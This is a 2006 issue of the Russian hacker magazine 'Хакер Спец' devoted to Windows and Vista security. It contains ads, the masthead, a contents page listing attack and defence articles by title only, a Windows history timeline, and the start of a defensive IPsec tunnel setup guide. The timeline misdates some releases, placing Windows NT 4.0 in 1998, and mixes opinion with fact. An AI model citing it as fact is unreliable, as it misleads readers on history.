

**WIN  
DO  
WS**

**+  
VIS  
TA  
EXTREME  
TEST**

**SEC  
URI  
TY**

**KERNEL BOMBING  
NEW CRYPTO API  
PATCH-GUARD  
.NET REMOTING  
FLASH HACK  
WIRELESS  
БАГИ XP**



## Думаешь, что посмотреть сегодня вечером? Выбираем кино с **TOTAL DVD!**

Все о кино – читай о блокбастерах месяца, размышляй о лентах вместе со звездами, выбирай на какой сеанс пойти

Все о DVD – самые лучшие релизы месяца, более 50 обзоров, море интервью

...и немного о технологиях будущего! Телевидение высокой четкости, плазмы и многое другое!

### Total DVD – ультимативный журнал для киноманов!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам), подборкой трейлеров и анонсов новых картин и роликами к DVD-релизам.

## Ищешь себе технику для домашнего кинотеатра? «DVD Эксперт» – самый лучший гид по аудио-видео-новинкам!

Все о Hi-Fi, High End и Home Cinema!

Пошаговые инструкции по составлению и инсталляции системы домашнего кино

Лучшие системы и компоненты месяца – рай для новичков. Более 50 самых новых моделей в оценочных и сравнительных тестах

Готовые системы, интервью, самые свежие новости индустрии. Всегда на лезвии прогресса!

## Выбираем домашний кинотеатр с журналом «DVD Эксперт»! Сейчас это стильно, это модно, это доступно, это просто!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам) и тестами для настройки системы хом синема.





# intro

На этот раз, товарищ, мы оторвались по полной.  
А дело было так...

Сначала мы крепко подумали мозгом и решили: «А не пора ли нам серьезно взяться за Windows? Конечно, за нее не брался только ленивый, но мы-то поступим круче! Мы скачаем Vista Beta 2, нарежем ее на DVD и отправим с маленьким пряничным гномиком в далекую-далекую страну, где под холмом на берегу молочной реки с кисельными берегами живет в своей норке маленький мышъх Крис Касперски. Пусть он ее точит и пишет статьи!». И ведь неплохая была идея — сделать тру-хакерское исследование силами тру-хакера! Будем надеяться, что у нас это получилось, но судить, традиционно, тебе.

Ой-ой. Получается, что я прямо в интре ухитрился начать с раскрытия эксклюзивного бонуса этого номера. Что делать? Про что же мне теперь рассказать? Может быть, про то, что мы охватили и защитные аспекты — например IPSEC, поковыряли (не без успеха) технологию .NET Remoting?

Нет! Не буду я этого рассказывать — сам все поймешь, читай тему номера и не отвлекайся на интро.

**Добрый  
Доктор  
Лозовский**



Мнение редакции не всегда совпадает с мнением авторов.  
Все материалы этого номера представляют собой лишь информацию к размышлению.  
Редакция не несет ответственности за незаконные действия, совершенные  
с ее использованием, и возмозный причиненный ущерб.  
За перепечатку наших материалов без спроса — преследуем.

**РЕДАКЦИЯ****Главный редактор**

Николай «AvaLANche» Черепанов (avalanche@real.xakep.ru)

**Выпускающие редакторы**

Александр «Dr.Klouniz» Лозовский (alexander@real.xakep.ru)

Андрей Каролик (andrusha@real.xakep.ru)

**Редактор CD**

Иван «SkyWriter» Касатенко (sky@real.xakep.ru)

**Литературный редактор**

Настя Глухова

**Арт-директор**

Иван Васин (vasin@real.xakep.ru)

**Дизайнер**

Наталья Жукова (zhukova@real.xakep.ru)

**Верстальщик**

Андрей Карамнов (karamnoff@real.xakep.ru)

**Цветокорректор**

Александр Киселев (kiselev@real.xakep.ru)

**ОТДЕЛ РЕКЛАМЫ****Директор по рекламе**

Игорь Пискунов (igor@gameland.ru)

**Руководитель отдела рекламы цифровой группы**

Ольга Басова (olga@gameland.ru)

**Менеджеры отдела**

Ольга Емельянцева (olgaeml@gameland.ru)

Евгения Горячева (goryacheva@gameland.ru)

Оксана Алехина (alekhina@gameland.ru)

тел.: (495) 935.70.34

факс: (495) 780.88.24

**ОТДЕЛ ДИСТРИБУЦИИ****Директор отдела дистрибуции и маркетинга**

Владимир Смирнов (vladimir@gameland.ru)

**Оптовое распространение**

Андрей Степанов (andrey@gameland.ru)

**Подписка**

Алексей Попов (popov@gameland.ru)

**Региональное розничное распространение**

Татьяна Кошелева (kosheleva@gameland.ru)

тел.: (495) 935.70.34

факс: (495) 780.88.24

**ИНФОРМАЦИЯ О ВАКАНСИЯХ****ИЗДАТЕЛЬСТВА «ГЕЙМ ЛЭНД»****Менеджер отдела по работе с персоналом**

Марина Нахалова (nahalova@gameland.ru)

тел.: (495) 935.70.34 (доб. 454)

**ИЗДАТЕЛЬСТВО «ГЕЙМ ЛЭНД»****Генеральный Директор**

Дмитрий Агарунов (dmitri@gameland.ru)

**Управляющий Директор**

Давид Шостак (shostak@gameland.ru)

**Директор по развитию**

Паша Романовский (romanovski@gameland.ru)

**Директор по персоналу**

Михаил Степанов (stepanovm@gameland.ru)

**Финансовый директор**

Елена Дианова (dianova@gameland.ru)

**Издатель цифровой группы**

Борис Скворцов (boris@gameland.ru)

**Редакционный директор цифровой группы**

Александр Сидоровский (sidorovsky@gameland.ru)

**ИНФОРМАЦИЯ О ПОДПИСКЕ**

Бесплатный тел.: 8 (800) 200-3-999

**ДЛЯ ПИСЕМ**

101000, Москва, Главпочтамт, а/я 652, Хакер Спец

спес@real.xakep.ru

Отпечатано в типографии «ScanWeb», Финляндия  
Зарегистрировано в Министерстве Российской Федерации  
по делам печати, телерадиовещанию  
и средствам массовых коммуникаций  
ПИ № 77-12014 от 4 марта 2002 г.  
Тираж 42 000 экземпляров.  
Цена договорная.

## ЗАЩИТА УЧАСТКА

10

**БЛОК-ПОСТ**

практическое применение IPSec

20

**МАРШ-БРОСОК**

динамическое изменение правил файрвола

24

**МАСКИРОВКА НА МЕСТНОСТИ**защита сетевого трафика проводных и беспроводных  
winxp-клиентов

## .NET ДЛЯ ОБОРОНЩИКА

28

**БИТВА В КАНАЛЕ**обзор и безопасность архитектуры системы каналов  
в Windows Vista

34

**БУКВА ЗАКОНА**

обзор cryptoapi в MS Windows Vista

38

**НА СТРАЖЕ ПОРЯДКА**обзор безопасности служб Windows Vista  
на примере антишпионского ПО

44

**РАЗВЕДКА БОЕМ**

архитектура системы выполнения программ в Windows Vista

## ШТУРМОВОЙ ОТРЯД

48

**ФЛЕШ-НАПАДЕНИЕ**

воровство паролей через usb-девайс

50

**НОВОСТИ С ЛИНИИ ФРОНТА**

топовые уязвимости XP этого года

## WINDOWS VISTA EXTREME TEST

54

**TEST 1**

погружение в недра Vista/Longhorn

58

**TEST 2**

глубины и вершины сетевого стека Vista

62

**TEST 3**

безопасность Vista kernel

68

**TEST 4**

грабёж медиа-контента

72

**TEST 5**

как хакеры ломают великий patch-guard от MS

## SPECIAL DELIVERY

80

**SPECIAL ИНТЕРВЬЮ**

интервью с Offtopic'ом

82

**SPECIAL ОБЗОР**

умные книги

84

**SPECIAL FAQ**

вопросы эксперту

86

**SPECIAL ОПРОС**

мнения профессионалов





**ЭКСПЕРТ НОМЕРА ЯРОСЛАВ ТРУХАЧЕВ**

НАЧАЛЬНИК ИТ-ДЕПАРТАМЕНТА КРУПНЕЙШЕГО ПОСТАВЩИКА СПЕЦТЕХНИКИ: «ОСНОВНАЯ РОЛЬ ИТ-СПЕЦИАЛИСТА НА ЛЮБОМ ПРЕДПРИЯТИИ — ОБЕСПЕЧЕНИЕ СТАБИЛЬНОСТИ И БЕЗОПАСНОСТИ БИЗНЕС-ПРОЦЕССА. НЕВАЖНО, КАКАЯ У ТЕБЯ ОПЕРАЦИОННАЯ СИСТЕМА — WINDOWS, LINUX ИЛИ ДРУГАЯ. ЕЕ НАДЕЖНОСТЬ В ИТОГЕ ЗАВИСИТ ОТ ПРАВИЛЬНОЙ НАСТРОЙКИ И СОБЛЮДЕНИЯ ПОЛИТИКИ БЕЗОПАСНОСТИ»

# offtopic

## **SOFT**

92

### **ADMINING**

безопасность протоколов электронной почты

## **HARD**

98

### **HOME MADE PHOTOS**

домашние фотопринтеры для отличных снимков

## **CREW**

102

### **Е-МЫЛО**

пишите письма!

## **STORY**

104

### **РАССКАЗ**

памперсы или overclocking

112

### **ИСХОДНИКИ ВСЕЛЕННОЙ**


на глубине мышьяка





# НЕ ХВАТАЕТ ЧЕГО-ТО ОСОБЕННОГО?

Играй  
просто!  
GamePost



Final Fantasy XI:  
The Vana'diel  
Collection  
(US Version)

1680 p.



Lineage II  
Collector's DVD  
Edition (US)

2800 p.



Elder Scrolls IV  
Oblivion Collector's  
Edition

2800 p.



Diablo Action  
Figure:

**Necromancer**

1204 p.



У НАС ПОЛНО  
**ЭКСКЛЮЗИВА**

\* Эксклюзивные  
игры

\* Коллекции  
фигурок  
из игр

\* Коллекционные  
наборы



Тел.: (495) 780-8825  
Факс.: (495) 780-8824

[www.gamepost.ru](http://www.gamepost.ru)



Все цены действительны на момент публикации рекламы

# timeline

Андрей Каролик  
andrusha@real.xakep.ru

## 1981

История развития операционных систем для персональных компьютеров началась с ОС MS-DOS (Microsoft Disk Operation System). «ДОС» поставлялась с новыми компьютерами от IBM. Кстати говоря, «ДОС» хоть и была выпущена Microsoft, но не являлась оригинальной разработкой — до нее существовала «операционка» под названием QDOS, созданная компанией Seattle Computer Products. А Билл Гейтс просто взял и переделал ее.

## 1985

Появилась первая версия Windows 1.0, на создание которой ушло 110000 часов труда программистов. Но когда была выпущена Windows, немногие машины могли фактически работать с этой средой. Для получения приемлемых результатов нужен был как минимум PC AT, а для приличного изображения — цветной монитор, который входил в комплект не каждого PC. Уже тогда в Apple с негативом покосились на графические пользова-

тельские интерфейсы для PC, которые были к тому же похожи на интерфейс компьютеров Lisa и Macintosh. Но Билл Гейтс вел работу над программами Word и Excel, которые были самыми популярными продуктами Microsoft для Macintosh. И чтобы не пить сук, на котором сидишь, в Apple подписали соглашение с Microsoft, в котором разрешалось использовать некоторые внешние характеристики интерфейса Macintosh.

## 1987


Microsoft выпустила Windows 2.0, интерфейс которой еще сильнее похож на интерфейс Macintosh. Было продано больше миллиона копий Windows, что стало первым шагом к завоеванию места под солнцем. А когда Microsoft выпустила Excel для PC, позиции производителей PC по отношению к Macintosh только усилились. Напряженность в отношениях с

Apple росла. Ведь до этого в Apple считали Windows примитивным продуктом для PC, не имеющим серьезного значения на рынке. Теперь ее стали считать угрозой Macintosh. Поскольку многие компании, которые работали исключительно на Macintosh, теперь занялись в том числе и разработкой программного обеспечения для Windows.

## 1990

Выпуск Windows 3.0 — крупный коммерческий успех корпорации Microsoft. Который, впрочем, с неба не упал. Заблаговременно перед выпуском новой системы была проведена огромная рекламная кампания — было вложено в рекламу более 7 миллионов долларов, распространено порядка 250 тысяч бесплатных демонстрационных дискет и по всей стране были организованы агитационные семинары. Параллельно Microsoft прер-

вала сотрудничество с IBM по совместной разработке новой операционной системы OS/2. По словам Гейтса, до этого IBM видела в Windows лишь промежуточное звено между DOS и OS/2, но не более того. Теперь, преодолев внутренние ограничения DOS, Windows сама противопоставлялась OS/2. Можно сказать, что Windows начала свое победоносное шествие, став фактически стандартом для IBM PC совместимых компьютеров.





## 1992

После версий 3.1 и 3.11 Microsoft уже воспринималась как компания, разрабатывающая системы для домашних компьютеров. ОС от Билла Гейтса могли пользоваться не только многоопытные программисты, но и обычные пользователи. Доступность по цене сделала Windows безумно привлекательной. Хотя Windows и все ее модификации не были самостоятельной ОС, это было что-то типа дополнительного ПО для MS-DOS, которое расширяло его возможности.



## 1995

Девяносто пятый стал поворотным: «окна» увидели свет такими, какими все привыкли их видеть сейчас. В день выхода новой ОС люди праздновали победу над ПК. Windows 95 открыл для пользователя мир игр с шикарной графикой, мир звуков, мир простоты установки на ОС новых программ и удобства работы с новым «железом». Мир, от которого сейчас уже сложно отказаться, даже несмотря на его «шаткость».

## 1993-1998

Параллельно с разработкой Windows 95 в Microsoft разрабатывали операционную систему, ориентированную на серверное использование, — Windows NT. Первая версия (Windows NT 3.5) увидела свет в 1993 году, вторая (NT 4.0) — в 1998-м. Один из главных плюсов новой системы — поддержка работы с 32-разрядными

процессорами. Но вся «великая и ужасная» корпорация Microsoft была построена на одном обмане: никаких гениальных прорывов она не сделала, только гениально заимствовала идеи и разработки других компаний. Windows NT не стала исключением: ее прообраз — операционная система OS/2.

## 1998

Через три года этот мир модернизировался и стал еще проще, удобнее и приятнее. Но Windows 98 практически ничем не отличалась от предшественницы. Все то, что предлагала пользователям Windows 95, они могли получить в Windows 98, просто установив дополнительные программы. Фактически Windows 98 была своеобразным Service Pack'ом для Win95.

## 2000

NT действительно была наиболее стабильной системой, поэтому на ее основе была выпущена Windows 2000. По задумке, она должна была «подарить» все плюсы надежной «энтити» пользователям домашних ПК. Что и сделала — Windows 2000 совместила в себе все плюсы NT и 98-го Windows. И до сих пор некоторые пользователи ставят себе на комп не Windows XP, а Windows 95 или Windows 2000.





# Анонс

## ВЕБ-МАСТЕРИНГ

### В СЛЕДУЮЩЕМ НОМЕРЕ:

КАК ЗАРАБОТАТЬ РЕАЛЬНЫЕ ДЕНЬГИ НА САЙТЕ

БАГ-ТЕСТИНГ

ПРАКТИЧНЫЕ ФИШКИ CSS

ВЕБ-ДИЗАЙН СЕГОДНЯ

РАСКРУТКА ВЕБ-ПРОЕКТОВ

ВСЕ О ХОСТИНГЕ + ТЕСТ ХОСТИНГ-ПРОВАЙДЕРОВ

RUBY ON RAILS

КАК ДЕЛАЮТ САЙТЫ ЛУЧШИЕ ДИЗАЙНЕРЫ МИРА

А ТАК ЖЕ СОВЕТЫ САМЫХ КРУТЫХ ВЕБ-ДИЗАЙНЕРОВ,  
ПОДРОБНЫЙ FAQ ПО ДОМЕНАМ, ЦЕЛЫЙ РАЗДЕЛ ПРО CMS  
И МНОГОЕ ДРУГОЕ. КАК ВСЕГДА ВСЕ СОФТ И ИСХОДНИКИ НА CD

### СКОРО В СПЕЦЕ:

БЕЗОПАСНОСТЬ \*NIX


ДИЗАССЕМБЛИНГ И РЕВЕРСИНГ

XSS И SQL-ИНЪЕКЦИИ

.NET В РАЗРЕЗЕ

СПАМ И АНТИСПАМ





**МТС**

# новый тариф **RED**

Ты много общаешься с друзьями, живешь 25 часов в сутки,  
используешь мобильный на полную?  
Привык разговаривать SMSками и обмениваться MMSками?  
Есть с кем болтать всю ночь? Тогда RED – тариф для тебя!

- **Дешевые SMS и MMS внутри сети МТС**
- **Исходящие по очень низкой цене внутри тарифа RED**
- **Скидка на "ночные разговоры"**

Подробнее о тарифе на [www.mts.ru](http://www.mts.ru)

**О ком ты думаешь сейчас?**

Тариф действует с 5 сентября 2006 г. Подробная информация по номеру 05907,  
а также на сайте и в салонах-магазинах МТС Вашего региона. На правах рекламы.

# блок-пост

## ПРАКТИЧЕСКОЕ ПРИМЕНЕНИЕ IPSEC

ПОПЫТАЕМСЯ НА ПРАКТИКЕ РАССМОТРЕТЬ ПРИМЕНЕНИЕ IPSEC ДЛЯ ОРГАНИЗАЦИИ ЗАЩИЩЕННОГО КАНАЛА МЕЖДУ НЕБОЛЬШИМИ ОФИСНЫМИ СЕТЯМИ ИЛИ ДОСТУПА В ОФИСНУЮ СЕТЬ (НА БАЗЕ ОПЕРАЦИОННЫХ СИСТЕМ WINDOWS И НЕСКОЛЬКИХ МОДЕЛЕЙ БЮДЖЕТНЫХ МАРШРУТИЗАТОРОВ)

Роман Луковников ([lrb@sandy.ru](mailto:lrb@sandy.ru))  
ЗараЗа ([www.security.nnov.ru](http://www.security.nnov.ru))

→ **немного теории.** IPsec может применяться в транспортном или туннельном режиме. В первом режиме применяется для защиты соединения «точка — точка», например между двумя компьютерами, принадлежащими одной локальной сети. В туннельном режиме IPsec применяется для объединения двух удаленных офисов и для предоставления доступа компьютера к удаленному офису.

При работе в транспортном режиме IPsec оставляет IP-заголовок неизменным (за исключением номера протокола) и инкапсулирует данные после него. При работе в туннельном режиме IPsec добавляет новый IP-заголовок к пакету и инкапсулирует прежний IP-заголовок и данные после него.

Из возможностей, предоставляемых IPsec, AH (Authentication Header) — заголовок аутентификации — позволяет добавлять цифровую подпись к каждому пакету. При этом подписываются данные и на транспортном, и на сетевом уровнях.

ESP — Encapsulating Security Payload (инкап-

суляция данных безопасности) — метод, позволяющий и подписывать, и шифровать пакеты.

В реализации Microsoft для цифровой подписи можно использовать алгоритмы SHA1 и MD5, а для шифрования — DES и Triple DES (3DES). Другие производители поддерживают и AES, но Microsoft обещает поддержку AES для IPsec только в Windows Vista. В Windows 2000/XP/2003 он поддерживаться не будет.

IPsec работает, исходя из предположения, что у взаимодействующих сторон уже есть ключи для шифрования. Поэтому ключи либо вводятся вручную (и тогда они остаются неизменными на протяжении всего IPsec-соединения), либо получаются с использованием протокола IKE (Internet Key Exchange) — протокола обмена ключами в не-









безопасной среде (при этом ключи во время сеанса периодически меняются).

При использовании протокола IKE процедура установки IPSec-соединения происходит в несколько этапов:

<sup>1</sup> Взаимодействующие стороны договариваются о параметрах IKE-соединения. Им нужно выбрать алгоритм шифрования (DES или 3DES) и метод проверки целостности (SHA1 или MD5), группу Диффи-Хелмана (алгоритм обмена ключами) и срок действия сеансового ключа. Если стороны договорились об этих параметрах, то начинается второй этап.

<sup>2</sup> Взаимодействующие стороны договариваются о параметрах IPSec-соединения. Им нужно выбрать метод инкапсуляции (AH и/или ESP), алгоритм проверки подлинности (SHA1 или MD5), алгоритм шифрования (DES или 3DES) и срок действия сеансового ключа.

Перед созданием IPSec-соединения взаимодействующие стороны должны аутентифицировать друг друга. Microsoft поддерживает три вида аутентификации:

<sup>1</sup> KERBEROS — САМЫЙ БЕЗОПАСНЫЙ МЕТОД, НО ВОЗМОЖЕН ОН ТОЛЬКО, ЕСЛИ КОМПЬЮТЕРЫ ПРИНАДЛЕЖАТ ОДНОМУ ДОМЕНУ (ИЛИ МЕЖДУ ДОМЕНАМИ СУЩЕСТВУЮТ ДОВЕРИТЕЛЬНЫЕ ОТНОШЕНИЯ).

<sup>2</sup> С ПОМОЩЬЮ СЕРТИФИКАТОВ. ДЛЯ ЭТОГО НУЖНО, ЧТОБЫ НЕОБХОДИМЫЙ СЕРТИФИКАТ БЫЛ УСТАНОВЛЕН В ЛИЧНЫХ СЕРТИФИКАТАХ УЧЕТНОЙ ЗАПИСИ КОМПЬЮТЕРОВ.

<sup>3</sup> ИСПОЛЬЗУЯ РАЗДЕЛЯЕМЫЙ КЛЮЧ (SHARED SECRET). НАИМЕНЕЕ БЕЗОПАСНЫЙ, НО ЛЕГКО РЕАЛИЗУЕМЫЙ СПОСОБ, КОГДА КЛЮЧОМ ЯВЛЯЕТСЯ ТЕКСТОВАЯ СТРОКА, ИЗВЕСТНАЯ ОБЕИМ СТОРОНАМ.

IPSec работает на транспортном уровне модели OSI, где более привычно видеть TCP-/UDP-протоколы, использующие для определения процесса получателя сокет (IP-адрес + протокол + номер порта). IPSec не использует сокеты, так как процесс, обрабатывающий IPSec-соединение, в системе один, а уникальность соединения определяется с помощью параметра SPI (Security Parameter Index), ссылка на который содержится в каждом пакете при использовании и AH-, и ESP-инкапсуляции. Если нужно настроить firewall для прохождения IPSec, используют номера протоколов. Протокол № 50 — это IPSec с ESP-инкапсуляцией, протокол № 51 — IPSec с AH-инкапсуляцией. Если используется IKE для начальной генерации ключей, необходимо разрешить входящие пакеты с UDP 500 и на UDP 500.

Если на пути взаимодействующих через IPSec узлов используется технология NAT, возникают проблемы, степень сложности и разрешимости которых зависит от:

- ИСПОЛЬЗУЕМОЙ ТЕХНОЛОГИИ NAT (ЛИБО ЭТО ТРАНСЛЯЦИЯ IP-АДРЕСОВ ОДИН В ОДИН, ЛИБО ЭТО NAT — ТРАНСЛЯЦИЯ И IP-АДРЕСОВ, И ПОРТОВ).
- ИСПОЛЬЗУЕМОГО МЕТОДА ИНКАПСУЛЯЦИИ В IPSEC (С AH-ИНКАПСУЛЯЦИЕЙ НИ ЧЕРЕЗ КАКОЙ NAT IPSEC-ТРАФИК НЕ ПРОЙДЕТ, ТАК КАК IP-АДРЕСА В ПАКЕТАХ НЕИЗБЕЖНО БУДУТ ИЗМЕНЕНЫ И ОТБРОШЕНЫ ПРИНИМАЮЩЕЙ СТОРОНОЙ, КАК НЕ ПРОШЕДШИЕ ПРОВЕРКУ ЦИФРОВОЙ ПОДПИСИ).
- КОЛИЧЕСТВА NAT'ОВ МЕЖДУ ВЗАИМОДЕЙСТВУЮЩИМИ СТОРОНАМИ.
- КОЛИЧЕСТВА КЛИЕНТОВ, НАХОДЯЩИХСЯ ЗА NAT'ОМ, КОТОРЫЕ ХОТЯТ УСТАНОВИТЬ IPSEC-СОЕДИНЕНИЕ.
- СТЕПЕНИ ПОДДЕРЖКИ IPSEC, РЕАЛИЗОВАННОГО В ДАННОЙ РЕАЛИЗАЦИИ NAT'А.

Для поддержки IPSec через NAT часто используется инкапсуляция IPSec в UDP (IPsec NAT-T, UDP/4500). NAT-T поддерживается в Windows 2003 и Windows XP SP2, для Windows 2000/XP необходимо доставить обновление (L2TP/IPsec NAT-T update).

IPSec в операционных системах линейки Microsoft реализуется с помощью политики. Политика состоит из правил. В состав правила входит фильтр, который определяет, на какой тип трафика распространяется данное правило, и действие, которое система выполняет над данным трафиком. Действия могут быть следующими: заблокировать трафик, разрешить трафик или установить безопасное соединение.

→ **практические решения. сценарий 1.** Соединим два офиса, используя IPSec в туннельном режиме.  
→ **пошаговая инструкция.** Создаешь политику IPSec в Windows 2000 Server:

## злоупотребление шифрованием

НЕ НУЖНО ЗЛОУПОТРЕБЛЯТЬ ШИФРОВАНИЕМ, ТАК КАК ОНО УМЕНЬШАЕТ ПРОИЗВОДИТЕЛЬНОСТЬ СИСТЕМЫ. ДЛЯ ТРАФИКА, ПЕРЕХВАТ КОТОРОГО НЕ ЯВЛЯЕТСЯ КРИТИЧНЫМ, ДОСТАТОЧНО ИСПОЛЬЗОВАНИЕ IPSEC AH. ЕСЛИ ПЕРЕДАВАЕМЫЕ ДАННЫЕ БЫСТРО УСТАРЕВАЮТ И НЕ ЗАИНТЕРЕСУЮТ ПРАВИТЕЛЬСТВЕННЫЕ АГЕНТСТВА ИЛИ ОЧЕНЬ КРУПНЫЕ КОРПОРАЦИИ (НАПРИМЕР ВАШИ ТЕКУЩИЕ БИРЖЕВЫЕ ОПЕРАЦИИ), ДОСТАТОЧНО ШИФРОВАНИЯ DES.

ЕСЛИ ТРЕБУЕТСЯ ПОДПИСЫВАТЬ ИЛИ ШИФРОВАТЬ ЗНАЧИТЕЛЬНЫЕ ОБЪЕМЫ ДАННЫХ, РАССМОТРИ ВОЗМОЖНОСТЬ ПРИОБРЕТЕНИЯ СПЕЦИАЛЬНОГО СЕТЕВОГО АДАПТЕРА С ОПТИМИЗАЦИЕЙ IPSEC (IPSEC OFFLOAD), ЧТО ПОЗВОЛИТ НЕ ЗАГРУЖАТЬ ПРОЦЕССОР. ПРИ ЭТОМ УБЕДИСЬ, ЧТО ОН ПОДДЕРЖИВАЕТ НЕОБХОДИМЫЕ ПРОТОКОЛЫ.

ПРИ ИСПОЛЬЗОВАНИИ IPSEC НА МАРШРУТИЗАТОРАХ СЛЕДУЕТ ПОМНИТЬ, ЧТО УСТРОЙСТВО, ПОДДЕРЖИВАЮЩЕЕ ВЫСОКИЕ СКОРОСТИ ШИФРОВАНИЯ (10 МБ/С И ВЫШЕ), НА СТОЙКИХ АЛГОРИТМАХ (3DES, AES) СТОИТ ЗНАЧИТЕЛЬНЫХ ДЕНЕГ. ПОЭТОМУ ШИФРОВАТЬ НУЖНО ТОЛЬКО САМЫЙ КРИТИЧНЫЙ ТРАФИК.

## СПЕЦИАЛОБЗОР | MEDIUM



### ПОЛИТИКИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

М.: Компания АйТи, 2006  
/ Петренко С.А. /  
400 страниц  
Разумная цена: 475 р.

Практическое руководство по вопросам разработки политик информационной безопасности в компаниях и организациях. Последовательно из-

ложены основные идеи, методы и способы практического решения вопросов разработки, внедрения и поддержки политик безопасности. Причем упор сделан на различные российские государственные и коммерческие структуры. Разработка адекватных и актуальных политик информационной безопас-

ности повысит уровень доверия к компании. Книга адресована CIO, CISO, CISA и другим топам, которым приходится разрабатывать и внедрять политики безопасности в компании, администраторам безопасности, системным и сетевым администраторам. Да просто тем, кому это интересно.

- 1 МЕНЮ START → RUN, НАБИРАЕШЬ SECPOL.MSC И НАЖИМАЕШЬ ENTER.
- 2 ПРАВЫЙ КЛИК НА IP SECURITY POLICIES ON LOCAL MACHINE, ДАЛЕЕ КЛИК CREATE IP SECURITY POLICY.
- 3 КЛИКАЕШЬ NEXT.
- 4 ЗАДАЕШЬ ИМЯ НОВОЙ ПОЛИТИКИ, НАПРИМЕР «IPSEC BETWEEN NETA AND NETB», КЛИКАЕШЬ NEXT.
- 5 УБИРАЕШЬ ОПЦИЮ ACTIVATE THE DEFAULT RESPONSE RULE, КЛИКАЕШЬ NEXT.
- 6 ОСТАВЛЯЕШЬ ОПЦИЮ EDIT PROPERTIES, КЛИКАЕШЬ FINISH.

Создается политика IPsec с настройками по умолчанию для IKE. Посмотреть и изменить параметры IKE можно в закладке General. Для туннеля нужно создать два правила IPsec, так как каждое правило определяет свой удаленный конец туннеля. Для этого создавай два фильтра, один для трафика из сети «А» в сеть «Б», другой — для трафика в обратном направлении. Теперь создавай фильтр для трафика из сети «А» в сеть «Б»:

- 1 УБИРАЕШЬ ОПЦИЮ USE ADD WIZARD, ТАК КАК СИЛЬНО НАПРЯГАЕТ.
- 2 НАЖИМАЕШЬ ADDE.
- 3 ДАЕШЬ НАЗВАНИЕ ФИЛЬТРУ, НАПРИМЕР NETA → NETB.
- 4 УБИРАЕШЬ ОПЦИЮ USE ADD WIZARD.
- 5 НАЖИМАЕШЬ ADD...
- 6 В SOURCE ADDRESS ВЫБИРАЕШЬ A SPECIFIC IP SUBNET И УКАЗЫВАЕШЬ СЕТЬ И МАСКУ ДЛЯ СЕТИ «А».
- 7 В DESTINATION ADDRESS ВЫБИРАЕШЬ A SPECIFIC IP SUBNET И УКАЗЫВАЕШЬ СЕТЬ И МАСКУ ДЛЯ СЕТИ «Б».
- 8 УБИРАЕШЬ ОПЦИЮ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPOSITE SOURCE AND DESTINATION ADDRESSES И НАЖИМАЕШЬ OK.
- 9 ЗАКРЫВАЕШЬ ОКОШКО IP FILTER LIST, НАЖИМАЯ CLOSE.

Для фильтра трафика из сети «Б» в сеть «А» все делается по аналогии. Теперь создавай правила на основе созданных фильтров:

- 1 В IP FILTER LIST ВЫБИРАЕШЬ ФИЛЬТР NETA → NETB.
- 2 НА ЗАКЛАДКЕ AUTHENTICATION METHOD НАЖИМАЕШЬ ADDE, ВЫБИРАЕШЬ ОПЦИЮ USE THIS STRING TO PROTECT THE KEY EXCHANGE (PRESHARED

KEY) И ПИШЕШЬ КЛЮЧЕВУЮ ФРАЗУ (ДЛЯ ТЕСТОВЫХ ЦЕЛЕЙ ПОДОЙДЕТ И СЛОВО «PASSWORD», НО ПОСЛЕ ТОГО, КАК ТУННЕЛЬ ЗАРАБОТАЕТ, ЛУЧШЕ СОЗДАТЬ СЛОЖНЫЙ И ДЛИННЫЙ ПРЕДОПРЕДЕЛЕННЫЙ КЛЮЧ).

3 НАЖИМАЕШЬ OK.

4 В ОКОШКЕ AUTHENTICATION METHODS ПОМЕЧАЕШЬ PRESHARED KEY И НАЖИМАЕШЬ MOVE UP, ЧТОБЫ ВНОВЬ СОЗДАННЫЙ МЕТОД АУТЕНТИФИКАЦИИ ПРИМЕНЯЛСЯ ПЕРВЫМ.

5 ВЫБИРАЕШЬ ЗАКЛАДКУ TUNNEL SETTING, ВЫБИРАЕШЬ THE TUNNEL ENDPOINT IS SPECIFIED BY THIS IP ADDRESS И ПИШЕШЬ ТУДА IP\_W2K3\_ВНЕШ (ВНЕШНИЙ IP-АДРЕС ДАЛЬНЕГО КОНЦА ТУННЕЛЯ).

6 НА ЗАКЛАДКЕ FILTER ACTION ВЫБИРАЕШЬ REQUIRE SECURITY, ДАЛЕЕ EDITE.

7 СНИМАЕШЬ ГАЛОЧКУ НАПРОТИВ ACCEPT UNSECURED COMMUNICATION, BUT ALWAYS RESPOND USING IPSEC И НАЖИМАЕШЬ OK.

8 ЗАКРЫВАЕШЬ ОКОШКО EDIT RULE PROPERTIES, НАЖИМАЯ НА OK.

При создании правила для трафика из сети «А» в сеть «Б» все делается аналогично (вместо IP\_w2k3\_внеш будет IP\_w2ks\_внеш).

Созданную политику нужно применить. Для этого на имени политики IPsec between NetA and NetB делаешь правый клик и в контекстном меню выбираешь Assign.

